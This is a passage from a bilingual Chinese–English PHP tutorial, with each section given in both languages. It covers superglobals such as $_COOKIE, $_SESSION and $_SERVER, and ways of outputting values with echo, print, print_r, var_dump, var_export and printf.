在此示例中，为 Cookie 指定了名称（本例中为 "myVar"），给出了值（本例中为"myVal"，但也可以传递变量以将其值赋给 Cookie），然后给出了过期时间（本例中为一小时，因为 3600 秒等于一小时）。

尽管创建 cookie 的方式不同，但访问方式与其他 cookie 相同。

```
echo $_COOKIE["myVar"]; // 返回 "myVal"
```

要销毁 cookie，必须再次调用 `setcookie`，但过期时间设置为过去的任意时间。见下文。

```
setcookie("myVar", "", time() - 1);
var_dump($_COOKIE["myVar"]); // 返回 null
```

这将取消设置 cookie 并从客户端计算机中移除它。

`$_SESSION`

包含当前脚本可用的会话变量的关联数组。有关如何使用它的更多信息，请参见 [Session functions](#) 文档。

会话 (Sessions) 类似于 cookie，但它们是在服务器端。

要使用会话，必须在脚本顶部包含 `session_start()`，以允许使用会话。

设置会话变量与设置其他变量相同。见下面的示例。

```
$_SESSION["myVar"] = "myVal";
```

启动会话时，会随机设置一个ID作为cookie，名为“PHPSESSID”，其中包含当前会话的会话ID。可以通过调用 `session_id()` 函数来访问该ID。

可以使用`unset`函数销毁会话变量（例如，`unset($_SESSION["myVar"])`将销毁该变量）。

另一种方法是调用 `session_destroy()`。这将销毁整个会话，意味着所有会话变量将不再存在。

Using the for loop allows an iteration of the `$_FILES` array and accessing each item one at a time. If that file doesn't encounter a problem then the if statement is true and the code from the single file upload is run.

If an problem is encountered the switch block is executed and an error is presented in accordance with the error for that particular upload.

`$_COOKIE`

An associative array of variables passed to the current script via HTTP Cookies.

Cookies are variables that contain data and are stored on the client's computer.

Unlike the aforementioned superglobals, cookies must be created with a function (and not be assigning a value). The convention is below.

```
setcookie("myVar", "myVal", time() + 3600);
```

In this example a name is specified for the cookie (in this example it is "myVar"), a value is given (in this example it is "myVal", but a variable can be passed to assign its value to the cookie), and then an expiration time is given (in this example it is one hour since 3600 seconds is a minute).

Despite the convention for creating a cookie being different, it is accessed in the same way as the others.

```
echo $_COOKIE["myVar"]; // returns "myVal"
```

To destroy a cookie, `setcookie` must be called again, but the expiration time is set to *any* time in the past. See below.

```
setcookie("myVar", "", time() - 1);
var_dump($_COOKIE["myVar"]); // returns null
```

This will unset the cookies and remove it from the clients computer.

`$_SESSION`

An associative array containing session variables available to the current script. See the [Session functions](#) documentation for more information on how this is used.

Sessions are much like cookies except they are server side.

To use sessions you must include `session_start()` at the top of your scripts to allow sessions to be utilised.

Setting a session variable is the same as setting any other variable. See example below.

```
$_SESSION["myVar"] = "myVal";
```

When starting a session a random ID is set as a cookie and called "PHPSESSID" and will contain the session ID for that current session. This can be accessed by calling the `session_id()` function.

It is possible to destroy session variables using the `unset` function (such that `unset($_SESSION["myVar"])` would destroy that variable).

The alternative is to call `session_destroy()`. This will destroy the entire session meaning that **all** session variables will no longer exist.

\$_REQUEST

一个关联数组，默认包含 `$_GET`、`$_POST` 和 `$_COOKIE` 的内容。

正如PHP文档所述，这只是将`$_GET`、`$_POST`和`$_COOKIE`合并到一个变量中的集合。

由于这三个数组都有可能拥有相同名称的索引，因此在 `php.ini` 文件名为 `request_order`，可以指定三者中哪个优先。

例如，如果设置为“GPC”，那么将使用`$_COOKIE`的值，因为它是从左到右读取的，意味着`$_REQUEST`会将其值依次设置为`$_GET`、然后是`$_POST`，最后是`$_COOKIE`，由于`$_COOKIE`在最后，因此`$_REQUEST`中的值就是`$_COOKIE`。

[请参见这个问题。](#)

\$_ENV

通过环境方法传递给当前脚本的关联数组变量。

这些变量从运行PHP解析器的环境导入到PHP的全局命名空间中。许多变量由PHP运行的shell提供，不同系统可能运行不同类型 shell，因此无法给出完整的列表。请参阅您的shell文档以获取已定义环境变量的列表。

其他环境变量包括CGI变量，无论PHP是作为服务器模块还是CGI处理器运行，这些变量都会被放置在那里。

存储在`$_ENV`中的任何内容都来自PHP运行的环境。

只有当`php.ini`允许时，`$_ENV`才会被填充。

[有关为什么`\$_ENV`未被填充的更多信息，请参见this answer。](#)

第4.2节：PHP5超级全局变量

以下是PHP5的超级全局变量

- `$GLOBALS`
- `$_REQUEST`
- `$_GET`
- `$_POST`
- `$_FILES`
- `$_SERVER`
- `$_ENV`
- `$_COOKIE`
- `$_SESSION`

`$GLOBALS`：这个超级全局变量用于访问全局变量。

```
<?php
$a = 10;
function foo(){
    echo $GLOBALS['a'];
}
//这将打印全局变量 a 的值 10
```

\$_REQUEST

An associative array that by default contains the contents of `$_GET`, `$_POST` and `$_COOKIE`.

As the PHP documentation states, this is just a collation of `$_GET`, `$_POST`, and `$_COOKIE` all in one variable.

Since it is possible for all three of those arrays to have an index with the same name, there is a setting in the `php.ini` file called `request_order` which can specify which of the three has precedence. For instance, if it was set to "GPC", then the value of `$_COOKIE` will be used, as it is read from left to right meaning the `$_REQUEST` will set its value to `$_GET`, then `$_POST`, and then `$_COOKIE` and since `$_COOKIE` is last that is the value that is in `$_REQUEST`.

See [this question](#).

\$_ENV

An associative array of variables passed to the current script via the environment method.

These variables are imported into PHP's global namespace from the environment under which the PHP parser is running. Many are provided by the shell under which PHP is running and different systems are likely running different kinds of shells, a definitive list is impossible. Please see your shell's documentation for a list of defined environment variables.

Other environment variables include the CGI variables, placed there regardless of whether PHP is running as a server module or CGI processor.

Anything stored within `$_ENV` is from the environment from which PHP is running in.

`$_ENV` is only populated if `php.ini` allows it.

See [this answer](#) for more information on why `$_ENV` is not populated.

Section 4.2: PHP5 SuperGlobals

Below are the PHP5 SuperGlobals

- `$GLOBALS`
- `$_REQUEST`
- `$_GET`
- `$_POST`
- `$_FILES`
- `$_SERVER`
- `$_ENV`
- `$_COOKIE`
- `$_SESSION`

`$GLOBALS`: This SuperGlobal Variable is used for accessing globals variables.

```
<?php
$a = 10;
function foo(){
    echo $GLOBALS['a'];
}
//Which will print 10 Global Variable a
```

?>

\$_REQUEST: 这个超级全局变量用于收集通过 HTML 表单提交的数据。

```
<?php
if(isset($_REQUEST['user'])){
    echo $_REQUEST['user'];
}
//这将打印使用 POST 和/或 GET 方法提交的名称为 user 的 HTML 字段的值
?>
```

\$_GET: 这个超级全局变量用于收集通过HTML表单使用get方法提交的数据。

```
<?php
if(isset($_GET['username'])){
    echo $_GET['username'];
}
//这将打印使用GET方法提交的HTML字段名为username的值
?>
```

\$_POST: 这个超级全局变量用于收集通过HTML表单使用post方法提交的数据。

```
<?php
if(isset($_POST['username'])){
    echo $_POST['username'];
}
//这将打印使用POST方法提交的HTML字段名为username的值
?>
```

\$_FILES: 这个超级全局变量保存通过HTTP Post方法上传文件的信息。

```
<?php
if($_FILES['picture']){
    echo "<pre>";
    print_r($_FILES['picture']);
    echo "</pre>";
}
/***
这将打印通过method='post'且enctype='multipart/form-data'的表单上传的名为picture的文件的详细信息
详细信息包括文件名、文件类型、临时文件位置、错误代码（如果上传文件时发生错误）以及文件大小（以字节为单位）。
例如。
```

```
数组
(
[picture] => 数组
(
[0] => 数组
(
[name] => 400.png
[type] => image/png
[tmp_name] => /tmp/php5Wx0aJ
[error] => 0
[size] => 15726
)
)
```

?>

\$_REQUEST: This SuperGlobal Variable is used to collect data submitted by a HTML Form.

```
<?php
if(isset($_REQUEST['user'])){
    echo $_REQUEST['user'];
}
//This will print value of HTML Field with name=user submitted using POST and/or GET Method
?>
```

\$_GET: This SuperGlobal Variable is used to collect data submitted by HTML Form with get method.

```
<?php
if(isset($_GET['username'])){
    echo $_GET['username'];
}
//This will print value of HTML field with name username submitted using GET Method
?>
```

\$_POST: This SuperGlobal Variable is used to collect data submitted by HTML Form with post method.

```
<?php
if(isset($_POST['username'])){
    echo $_POST['username'];
}
//This will print value of HTML field with name username submitted using POST Method
?>
```

\$_FILES: This SuperGlobal Variable holds the information of uploaded files via HTTP Post method.

```
<?php
if($_FILES['picture']){
    echo "<pre>";
    print_r($_FILES['picture']);
    echo "</pre>";
}
/***
This will print details of the File with name picture uploaded via a form with method='post' and with
enctype='multipart/form-data'
Details includes Name of file, Type of File, temporary file location, error code(if any error
occurred while uploading the file) and size of file in Bytes.
Eg.
```

```
Array
(
    [picture] => Array
        (
            [0] => Array
                (
                    [name] => 400.png
                    [type] => image/png
                    [tmp_name] => /tmp/php5Wx0aJ
                    [error] => 0
                    [size] => 15726
                )
        )
)
```

```
/*
?>
```

\$_SERVER: 这个超级全局变量包含有关脚本、HTTP头和服务器路径的信息。

```
<?php
    echo "<pre>";
    print_r($_SERVER);
    echo "</pre>";
    /**
将打印以下详细信息
在我的本地XAMPP上
数组
(
    [MIBDIRS] => C:/xampp/php/extras/mibs
    [MYSQL_HOME] => |xampp|mysql|bin
    [OPENSSL_CONF] => C:/xampp/apache/bin/openssl.cnf
    [PHP_PEAR_SYSCONF_DIR] => |xampp|php
    [PHPRC] => \xampp\php
    [TMP] => |xampptmp
        [HTTP_HOST] => localhost
        [HTTP_CONNECTION] => keep-alive
        [HTTP_CACHE_CONTROL] => max-age=0
        [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/52.0.2743.82 Safari/537.36
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*;q=0.8
        [HTTP_ACCEPT_ENCODING] => gzip, deflate, sdch
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.8
        [PATH] => C:/xampp/php;C:/ProgramData/ComposerSetup/bin;
        [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
        [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
        [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12 服务器在 localhost 端口 80
        [SERVER_SOFTWARE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12
    [SERVER_NAME] => localhost
        [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
        [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => C:/xampp/htdocs
        [REQUEST_SCHEME] => http
        [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => C:/xampp/htdocs
        [SERVER_ADMIN] => postmaster@localhost
        [SCRIPT_FILENAME] => C:/xampp/htdocs/abcd.php
        [REMOTE_PORT] => 63822
    [GATEWAY_INTERFACE] => CGI/1.1
        [SERVER_PROTOCOL] => HTTP/1.1
        [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
        [REQUEST_URI] => /abcd.php
        [SCRIPT_NAME] => /abcd.php
        [PHP_SELF] => /abcd.php
        [REQUEST_TIME_FLOAT] => 1469374173.88
        [REQUEST_TIME] => 1469374173
)
*/
?>
```

\$_ENV: 这个超级全局变量Shell环境变量详细说明了PHP运行的环境。

```
/*
?>
```

\$_SERVER: This SuperGlobal Variable holds information about Scripts, HTTP Headers and Server Paths.

```
<?php
    echo "<pre>";
    print_r($_SERVER);
    echo "</pre>";
    /**
Will print the following details
on my local XAMPP
Array
(
    [MIBDIRS] => C:/xampp/php/extras/mibs
    [MYSQL_HOME] => |xampp|mysql|bin
    [OPENSSL_CONF] => C:/xampp/apache/bin/openssl.cnf
    [PHP_PEAR_SYSCONF_DIR] => |xampp|php
    [PHPRC] => \xampp\php
    [TMP] => |xampptmp
        [HTTP_HOST] => localhost
        [HTTP_CONNECTION] => keep-alive
        [HTTP_CACHE_CONTROL] => max-age=0
        [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/52.0.2743.82 Safari/537.36
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*;q=0.8
        [HTTP_ACCEPT_ENCODING] => gzip, deflate, sdch
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.8
        [PATH] => C:/xampp/php;C:/ProgramData/ComposerSetup/bin;
        [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
        [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
        [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12 Server at localhost Port 80
        [SERVER_SOFTWARE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12
    [SERVER_NAME] => localhost
        [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
        [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => C:/xampp/htdocs
        [REQUEST_SCHEME] => http
        [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => C:/xampp/htdocs
        [SERVER_ADMIN] => postmaster@localhost
        [SCRIPT_FILENAME] => C:/xampp/htdocs/abcd.php
        [REMOTE_PORT] => 63822
    [GATEWAY_INTERFACE] => CGI/1.1
        [SERVER_PROTOCOL] => HTTP/1.1
        [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
        [REQUEST_URI] => /abcd.php
        [SCRIPT_NAME] => /abcd.php
        [PHP_SELF] => /abcd.php
        [REQUEST_TIME_FLOAT] => 1469374173.88
        [REQUEST_TIME] => 1469374173
)
*/
?>
```

\$_ENV: This SuperGlobal Variable Shell Environment Variable details under which the PHP is running.

`$_COOKIE` : 这个超级全局变量用于通过给定的键获取Cookie值。

```
<?php
$cookie_name = "data";
$cookie_value = "Foo Bar";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1天
if(!isset($_COOKIE[$cookie_name])) {
    echo "名为 " . $cookie_name . " 的Cookie未设置!";
}
else {
    echo "Cookie '" . $cookie_name . "' 已设置!<br>";
    echo "值为: " . $_COOKIE[$cookie_name];
}

/**
输出
Cookie 'data' 已设置!
值为: Foo Bar
*/
?>
```

`$_SESSION` : 这个超级全局变量用于设置和获取存储在服务器上的会话值。

```
<?php
//开始会话
session_start();
/** 
设置会话变量这些变量可以在同一服务器上
的不同页面访问。
*/
$_SESSION["username"] = "约翰·多伊";
$_SESSION["user_token"] = "d5f1df5b4dfb8b8d5f";
echo "会话保存成功";

/**
输出
会话保存成功
*/
?>
```

`$_COOKIE`: This SuperGlobal Variable is used to retrieve Cookie value with given Key.

```
<?php
$cookie_name = "data";
$cookie_value = "Foo Bar";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
if(!isset($_COOKIE[$cookie_name])) {
    echo "Cookie named '" . $cookie_name . "' is not set!";
}
else {
    echo "Cookie '" . $cookie_name . "' is set!<br>";
    echo "Value is: " . $_COOKIE[$cookie_name];
}

/**
Output
Cookie 'data' is set!
Value is: Foo Bar
*/
?>
```

`$_SESSION`: This SuperGlobal Variable is used to Set and Retrieve Session Value which is stored on Server.

```
<?php
//Start the session
session_start();
/** 
Setting the Session Variables
that can be accessed on different
pages on save server.
*/
$_SESSION[ "username" ] = "John Doe";
$_SESSION[ "user_token" ] = "d5f1df5b4dfb8b8d5f";
echo "Session is saved successfully";

/**
Output
Session is saved successfully
*/
?>
```

第5章：输出变量的值

为了构建动态且交互式的PHP程序，输出变量及其值是非常有用的。PHP语言允许多种输出值的方法。本章节介绍了PHP中打印值的标准方法以及这些方法的适用场景。

第5.1节：echo 和 print

`echo` 和 `print` 是语言结构，不是函数。这意味着它们不像函数那样需要在参数周围加括号（尽管几乎可以在任何PHP表达式周围加括号，因此 `echo("test")` 也不会有害）。它们输出变量、常量或表达式的字符串表示。它们不能用于打印数组或对象。

- 将字符串 `Joel` 赋值给变量 `$name`

```
$name = "Joel";
```

- 使用 `echo` 和 `print` 输出 `$name` 的值

```
echo $name; #> Joel  
print $name; #> Joel
```

- 括号不是必需的，但可以使用

```
echo($name); #> Joel  
print($name); #> Joel
```

- 使用多个参数（仅限 `echo`）

```
echo $name, "Smith"; #> JoelSmith  
echo($name, " ", "Smith"); #> Joel Smith
```

- `print`与`echo`不同，`print`是一个表达式（它返回1），因此可以在更多地方使用：

```
print("hey") && print(" ") && print("you"); #> you11
```

- 以上等同于：

```
print ("hey" && (print (" " && print "you"))); #> you11
```

`echo` 的简写表示法

当在PHP标签外时，默认可以使用`<?=`开始输出，`?>`结束输出，作为`echo`的简写表示法。例如：

```
<p><?=$variable?></p>  
<p><?= "This is also PHP" ?></p>
```

注意这里没有结束的`;`。之所以可行，是因为关闭的PHP标签充当了单个

Chapter 5: Outputting the Value of a Variable

To build a dynamic and interactive PHP program, it is useful to output variables and their values. The PHP language allows for multiple methods of value output. This topic covers the standard methods of printing a value in PHP and where these methods can be used.

Section 5.1: echo and print

`echo` and `print` are language constructs, not functions. This means that they don't require parentheses around the argument like a function does (although one can always add parentheses around almost any PHP expression and thus `echo("test")` won't do any harm either). They output the string representation of a variable, constant, or expression. They can't be used to print arrays or objects.

- Assign the string `Joel` to the variable `$name`

```
$name = "Joel";
```

- Output the value of `$name` using `echo` & `print`

```
echo $name; #> Joel  
print $name; #> Joel
```

- Parentheses are not required, but can be used

```
echo($name); #> Joel  
print($name); #> Joel
```

- Using multiple parameters (only `echo`)

```
echo $name, "Smith"; #> JoelSmith  
echo($name, " ", "Smith"); #> Joel Smith
```

- `print`, unlike `echo`, is an expression (it returns 1), and thus can be used in more places:

```
print("hey") && print(" ") && print("you"); #> you11
```

- The above is equivalent to:

```
print ("hey" && (print (" " && print "you"))); #> you11
```

Shorthand notation for `echo`

When [outside of PHP tags](#), a shorthand notation for `echo` is available by default, using `<?=` to begin output and `?>` to end it. For example:

```
<p><?=$variable?></p>  
<p><?= "This is also PHP" ?></p>
```

Note that there is no terminating `;`. This works because the closing PHP tag acts as the terminator for the single

语句的终结符。因此，在这种简写表示法中通常省略分号。

print 的优先级

虽然 `print` 是语言结构，但它具有类似运算符的优先级。它位于 `= += -= *= **= /= .= %=` 和 `&=` 之间，并且具有左结合性。示例：

```
echo '1' . print '2' + 3; //输出 511
```

带括号的相同示例：

```
echo '1' . print ('2' + 3); //输出 511
```

echo 和 print 之间的区别

简而言之，有两个主要区别：

- `print` 只接受一个参数，而 `echo` 可以有多个参数。
- `print` 会返回一个值，因此可以用作表达式。

第5.2节：输出数组和

对象的结构化视图

`print_r()` - 用于调试时输出数组和对象

`print_r` 会以人类可读的格式输出数组或对象。

你可能有一个变量是数组或对象。尝试用 `echo` 输出它会抛出错误：

Notice: `Array` 转换为字符串时出错。你可以改用 `print_r` 函数来输出该变量的人类可读格式。

您可以将 `true` 作为第二个参数传递，以将内容作为字符串返回。

```
$myobject = new stdClass();
$myobject->myvalue = 'Hello World';
$myarray = [ "Hello", "World" ];
$mystring = "Hello World";
$myint = 42;
```

```
// 使用 print_r 我们可以查看数组中保存的数据。
print_r($myobject);
print_r($myarray);
print_r($mystring);
print_r($myint);
```

输出如下：

```
stdClass 对象
(
    [myvalue] => Hello World
)
数组
(
    [0] => Hello
    [1] => World
)
```

statement. So, it is conventional to omit the semicolon in this shorthand notation.

Priority of `print`

Although the `print` is language construction it has priority like operator. It places between `= += -= *= **= /= .= %=` and `&=` operators and has left association. Example:

```
echo '1' . print '2' + 3; //output 511
```

Same example with brackets:

```
echo '1' . print ('2' + 3); //output 511
```

Differences between `echo` and `print`

In short, there are two main differences:

- `print` only takes one parameter, while `echo` can have multiple parameters.
- `print` returns a value, so can be used as an expression.

Section 5.2: Outputting a structured view of arrays and objects

`print_r()` - Outputting Arrays and Objects for debugging

`print_r` will output a human readable format of an array or object.

You may have a variable that is an array or object. Trying to output it with an `echo` will throw the error:

Notice: `Array` to string conversion. You can instead use the `print_r` function to dump a human readable format of this variable.

You can pass `true` as the second parameter to return the content as a string.

```
$myobject = new stdClass();
$myobject->myvalue = 'Hello World';
$myarray = [ "Hello", "World" ];
$mystring = "Hello World";
$myint = 42;
```

```
// Using print_r we can view the data the array holds.
print_r($myobject);
print_r($myarray);
print_r($mystring);
print_r($myint);
```

This outputs the following:

```
stdClass Object
(
    [myvalue] => Hello World
)
Array
(
    [0] => Hello
    [1] => World
)
```

此外，`print_r` 的输出可以作为字符串捕获，而不仅仅是直接输出。例如，以下代码会将格式化后的 `$myarray` 转储到一个新变量中：

```
$formatted_array = print_r($myarray, true);
```

请注意，如果你在浏览器中查看 PHP 的输出，并且它被解释为 HTML，那么换行符将不会显示，除非你做类似如下操作，否则输出会难以阅读

```
echo '<pre>' . print_r($myarray, true) . '</pre>';
```

打开页面的源代码也会以相同的方式格式化你的变量，而无需使用

`<pre>` 标签。

或者你可以告诉浏览器你输出的是纯文本，而不是 HTML：

```
header('Content-Type: text/plain; charset=utf-8');
print_r($myarray);
```

`var_dump()` - 输出关于参数内容的可读调试信息，包括其类型和值

输出比 `print_r` 更详细，因为它不仅输出变量的值，还输出变量的类型以及其他信息，如对象ID、数组大小、字符串长度、引用标记等。

你可以使用 `var_dump` 来输出更详细的调试信息。

```
var_dump($myobject, $myarray, $mystring, $myint);
```

输出更详细：

```
object(stdClass)#12 (1) {
  ["myvalue"]=>
  string(11) "Hello World"
}
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
}
string(11) "Hello World"
int(42)
```

注意：如果你在开发环境中使用 xDebug，`var_dump` 的输出默认会被限制/截断。有关更改此设置的选项，请参阅官方文档。

`var_export()` - 输出有效的PHP代码

`var_export()` 会导出一个 PHP 可解析的项目表示。

Further, the output from `print_r` can be captured as a string, rather than simply echoed. For instance, the following code will dump the formatted version of `$myarray` into a new variable:

```
$formatted_array = print_r($myarray, true);
```

Note that if you are viewing the output of PHP in a browser, and it is interpreted as HTML, then the line breaks will not be shown and the output will be much less legible unless you do something like

```
echo '<pre>' . print_r($myarray, true) . '</pre>';
```

Opening the source code of a page will also format your variable in the same way without the use of the `<pre>` tag.

Alternatively you can tell the browser that what you're outputting is plain text, and not HTML:

```
header('Content-Type: text/plain; charset=utf-8');
print_r($myarray);
```

`var_dump()` - Output human-readable debugging information about content of the argument(s) including its type and value

The output is more detailed as compared to `print_r` because it also outputs the **type** of the variable along with its **value** and other information like object IDs, array sizes, string lengths, reference markers, etc.

You can use `var_dump` to output a more detailed version for debugging.

```
var_dump($myobject, $myarray, $mystring, $myint);
```

Output is more detailed:

```
object(stdClass)#12 (1) {
  ["myvalue"]=>
  string(11) "Hello World"
}
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
}
string(11) "Hello World"
int(42)
```

Note: If you are using xDebug in your development environment, the output of `var_dump` is limited / truncated by default. See the [official documentation](#) for more info about the options to change this.

`var_export()` - Output valid PHP Code

`var_export()` dumps a PHP parseable representation of the item.

你可以传入true作为第二个参数，将内容返回到变量中。

```
var_export($myarray);
var_export($mystring);
var_export($myint);
```

输出的是有效的PHP代码：

```
array (
  0 => 'Hello',
  1 => 'World',
)
'Hello World'
42
```

要将内容放入变量中，可以这样做：

```
$array_export = var_export($myarray, true);
$string_export = var_export($mystring, true);
$int_export = var_export($myint, 1); // 任何“真值”
```

之后，你可以这样输出：

```
printf('$myarray = %s; %s', $array_export, PHP_EOL);
printf('$mystring = %s; %s', $string_export, PHP_EOL);
printf('$myint = %s; %s', $int_export, PHP_EOL);
```

这将产生以下输出：

```
$myarray = array (
  0 => 'Hello',
  1 => 'World',
);
$mystring = 'Hello World';
$myint = 42;
```

第5.3节：使用echo进行字符串连接

你可以使用连接符将字符串“首尾相接”地连接起来，同时输出它们（例如使用echo或print）。

你可以使用.（点号）来连接变量。

```
// 字符串变量
$name = 'Joel';

// 将多个字符串（此例中为3个）连接成一个，并在完成后输出。
// 1. ↓ 2. ↓ 3. ↓ - 三个独立的字符串项
echo '<p>你好 ' . $name . ', 很高兴见到你。</p>';
//           ↑   ↑   - 连接运算符

#> "<p>你好 Joel, 很高兴见到你。</p>"
```

类似于连接，echo（不带括号时）可以使用逗号（,）将字符串和变量（以及其他任意表达式）一起组合输出。

```
$itemCount = 1;
```

You can pass **true** as the second parameter to return the contents into a variable.

```
var_export($myarray);
var_export($mystring);
var_export($myint);
```

Output is valid PHP code:

```
array (
  0 => 'Hello',
  1 => 'World',
)
'Hello World'
42
```

To put the content into a variable, you can do this:

```
$array_export = var_export($myarray, true);
$string_export = var_export($mystring, true);
$int_export = var_export($myint, 1); // any 'Truthy' value
```

After that, you can output it like this:

```
printf('$myarray = %s; %s', $array_export, PHP_EOL);
printf('$mystring = %s; %s', $string_export, PHP_EOL);
printf('$myint = %s; %s', $int_export, PHP_EOL);
```

This will produce the following output:

```
$myarray = array (
  0 => 'Hello',
  1 => 'World',
);
$mystring = 'Hello World';
$myint = 42;
```

Section 5.3: String concatenation with echo

You can use concatenation to join strings "end to end" while outputting them (with **echo** or **print** for example).

You can concatenate variables using a . (period/dot).

```
// String variable
$name = 'Joel';

// Concatenate multiple strings (3 in this example) into one and echo it once done.
// 1. ↓ 2. ↓ 3. ↓ - Three Individual string items
echo '<p>Hello ' . $name . ', Nice to see you.</p>';
//           ↑   ↑   - Concatenation Operators

#> "<p>Hello Joel, Nice to see you.</p>"
```

Similar to concatenation，**echo**（when used without parentheses）can be used to combine strings and variables together（along with other arbitrary expressions）using a comma（,）。

```
$itemCount = 1;
```

```
echo '你已订购 ', $ItemCount, ' 件商品', $ItemCount === 1 ? '' : 's';
//           ↑           ↑           ↑           - 注意逗号
#> "你已订购 1 件商品"
```

字符串连接与向 echo 传递多个参数的比较

在某些情况下，向 echo 命令传递多个参数比字符串连接更有优势。参数会按照传入的顺序依次输出。

```
echo "总计是: ", $x + $y;
```

连接的问题在于句点.在表达式中具有优先权。如果连接，上述表达式需要额外的括号才能正确执行。句点的优先级也会影晌三元运算符。

```
echo "The total is: " . ($x + $y);
```

第5.4节：printf 与 sprintf

[printf](#) 会 **输出** 使用占位符的格式化字符串

[sprintf](#) 会 **返回** 格式化字符串

```
$name = 'Jeff';

// `'%s' 告诉 PHP 期望一个字符串
//           ↓ `'%s' 被替换为 ↓
printf("Hello %s, How's it going?", $name);
#> Hello Jeff, How's it going?
```

```
// 不直接输出，而是放入变量 ($greeting) 中
$greeting = sprintf("Hello %s, How's it going?", $name);
echo $greeting;
#> Hello Jeff, How's it going?
```

也可以使用这两个函数格式化数字。它可以用来自格式化表示货币的十进制值，使其始终保留两位小数。

```
$money = 25.2;
printf('%01.2f', $money);
#> 25.20
```

这两个函数 [vprintf](#) 和 [vsprintf](#) 的作用类似于 [printf](#) 和 [sprintf](#)，但它们接受一个格式字符串和一个值数组，而不是单个变量。

第5.5节：输出大整数

在32位系统上，大于 PHP_INT_MAX 的整数会自动转换为浮点数。要以整数形式（即非科学计数法）输出这些值，可以使用 [printf](#)，利用浮点数表示法，如下所示：

```
foreach ([1, 2, 3, 4, 5, 6, 9, 12] as $p) {
    $i = pow(1024, $p);
    printf("pow(1024, %d) > (%7s) %20s %38.0F", $p, gettype($i), $i, $i);
```

```
echo 'You have ordered ', $ItemCount, ' item', $ItemCount === 1 ? '' : 's';
//           ↑           ↑           ↑           - Note the commas
#> "You have ordered 1 item"
```

String concatenation vs passing multiple arguments to echo

Passing multiple arguments to the echo command is more advantageous than string concatenation in some circumstances. The arguments are written to the output in the same order as they are passed in.

```
echo "The total is: ", $x + $y;
```

The problem with the concatenation is that the period . takes precedence in the expression. If concatenated, the above expression needs extra parentheses for the correct behavior. The precedence of the period affects ternary operators too.

```
echo "The total is: " . ($x + $y);
```

Section 5.4: printf vs sprintf

[printf](#) will **output** a formatted string using placeholders

[sprintf](#) will **return** the formatted string

```
$name = 'Jeff';

// The `'%s' tells PHP to expect a string
//           ↓ `'%s' is replaced by ↓
printf("Hello %s, How's it going?", $name);
#> Hello Jeff, How's it going?
```

```
// Instead of outputting it directly, place it into a variable ($greeting)
$greeting = sprintf("Hello %s, How's it going?", $name);
echo $greeting;
#> Hello Jeff, How's it going?
```

It is also possible to format a number with these 2 functions. This can be used to format a decimal value used to represent money so that it always has 2 decimal digits.

```
$money = 25.2;
printf('%01.2f', $money);
#> 25.20
```

The two functions [vprintf](#) and [vsprintf](#) operate as [printf](#) and [sprintf](#)，but accept a format string and an array of values, instead of individual variables.

Section 5.5: Outputting large integers

On 32-bits systems, integers larger than PHP_INT_MAX are automatically converted to float. Outputting these as integer values (i.e. non-scientific notation) can be done with [printf](#)，using the float representation, as illustrated below:

```
foreach ([1, 2, 3, 4, 5, 6, 9, 12] as $p) {
    $i = pow(1024, $p);
    printf("pow(1024, %d) > (%7s) %20s %38.0F", $p, gettype($i), $i, $i);
```

```
echo " ", $i, "";}  
  
// 输出结果：  
pow(1024, 1) 整数 1024  
pow(1024, 2) 整数 1048576  
pow(1024, 3) 整数 1073741824  
pow(1024, 4) 双精度浮点数 1099511627776  
pow(1024, 5) 双精度浮点数 1.1258999068426E+15  
1.1258999068426E+15  
pow(1024, 6) double 1.1529215046068E+18  
1.1529215046068E+18  
pow(1024, 9) double 1.2379400392854E+27  
1.2379400392854E+27  
pow(1024, 12) double 1.3292279957849E+36 132922
```

注意：要小心浮点数精度，浮点数精度不是无限的！

虽然这看起来不错，但在这个人为的例子中，这些数字都可以表示为二进制数，因为它们都是 1024 （即 2^10 ）的幂。例如参见：

第5.6节：输出带索引和值的多维数组并打印到表格中

```
[0] => 数组
(
    [id] => 13
    [category_id] => 7
    [name] => 利物浦离开
    [description] => 利物浦离开
    [price] => 1.00
    [virtual] => 1
    [active] => 1
    [sort_order] => 13
    [created] => 2007-06-24 14:08:03
    [modified] => 2007-06-24 14:08:03
    [image] => 无
)
[1] => 数组
(
    [id] => 16
    [category_id] => 7
    [name] => 黄潜艇
    [description] => 黄潜艇
    [price] => 1.00
    [virtual] => 1
    [active] => 1
    [sort_order] => 16
    [created] => 2007-06-24 14:10:10
